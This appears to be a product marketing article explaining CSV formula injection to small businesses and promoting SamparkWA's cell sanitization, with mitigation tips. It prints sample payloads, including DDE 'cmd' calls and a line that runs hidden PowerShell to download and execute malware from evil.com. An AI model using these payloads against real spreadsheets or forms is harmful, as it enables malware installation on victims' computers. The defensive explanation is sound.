
CSV Injection Security: Protecting Small Business Spreadsheets from Formula Attacks

What Is CSV Formula Injection?
CSV formula injection (also known as CSV injection or formula injection) is a security vulnerability where a CSV file contains cells that start with characters that spreadsheet applications interpret as formulas. When a user opens the CSV file in Excel, Google Sheets, or LibreOffice Calc, these cells execute as formulas rather than displaying as text.
The four dangerous prefix characters are:
| Prefix | Formula Type | Example |
|---|---|---|
| = | Excel formula | =HYPERLINK("http://evil.com","Click here") |
| + | Excel formula | +1+cmd|' /C calc'!A0 |
| - | Excel formula | -1+cmd|' /C calc'!A0 |
| @ | DDE command | @SUM(1)*cmd|' /C calc'!A0 |
CSV injection attacks have been documented in major platforms including Google Forms, Salesforce exports, and Shopify order CSVs. Any system that exports user-provided data to CSV without sanitization is vulnerable.
How an Attack Works in Practice
Imagine a small business that collects customer feedback through a Google Form. One of the form fields is 'Name'. An attacker enters the following as their name:
=cmd|' /C powershell -windowstyle hidden -Command "iwr http://evil.com/malware.exe -OutFile $env:TEMP\malware.exe; Start-Process $env:TEMP\malware.exe"'!A0
When the business owner exports the form responses as a CSV and opens it in Excel, Excel interprets the cell as a formula and executes the PowerShell command, downloading and running malware on their computer — all because they opened a spreadsheet.
Consequences for Small Businesses
- Malware installation on the business owner's computer, potentially leading to ransomware
- Theft of customer data stored on the computer, including contact lists and financial records
- Remote access trojans (RATs) that give attackers persistent control of the computer
- Compromise of the business's WhatsApp account if the computer is infected
- Financial fraud through access to banking portals and UPI apps on the compromised computer
- Reputation damage if customer data is stolen and leaked
How SamparkWA Protects Against It
SamparkWA automatically sanitizes every cell during CSV import. When a cell starts with =, +, -, or @, SamparkWA prepends a single quote (') to the cell value. This forces spreadsheet applications to treat the cell as text rather than a formula.
| Original Cell | After Sanitization | Excel Behavior |
|---|---|---|
| =HYPERLINK(...) | '=HYPERLINK(...) | Displays as text |
| +1+cmd|... | '+1+cmd|... | Displays as text |
| -1+cmd|... | '-1+cmd|... | Displays as text |
| @SUM(1)*... | '@SUM(1)*... | Displays as text |
| Ramesh Kumar | Ramesh Kumar | No change (no prefix) |
This sanitization runs automatically on every CSV import — no configuration or manual action required. It's part of Trustoryx's cybersecurity engineering standards, which include defense-in-depth against common attack vectors targeting small business software.
You don't need to understand CSV injection to be protected. SamparkWA handles it transparently during every import. Your exported contact files are always safe to open in any spreadsheet application.
Manual Protection Tips
Even if you don't use SamparkWA, you can protect yourself from CSV injection:
- When opening a CSV file in Excel, use the 'Get Data > From Text/CSV' import wizard instead of double-clicking — it treats all columns as text by default
- In Google Sheets, use 'File > Import > Upload' and select 'Text to columns' with 'Text' format
- Scan CSV files for dangerous prefixes before opening: search for cells starting with =, +, -, or @
- Never open CSV files from untrusted sources directly in Excel or Google Sheets
- Use SamparkWA for any customer contact CSV imports — it sanitizes automatically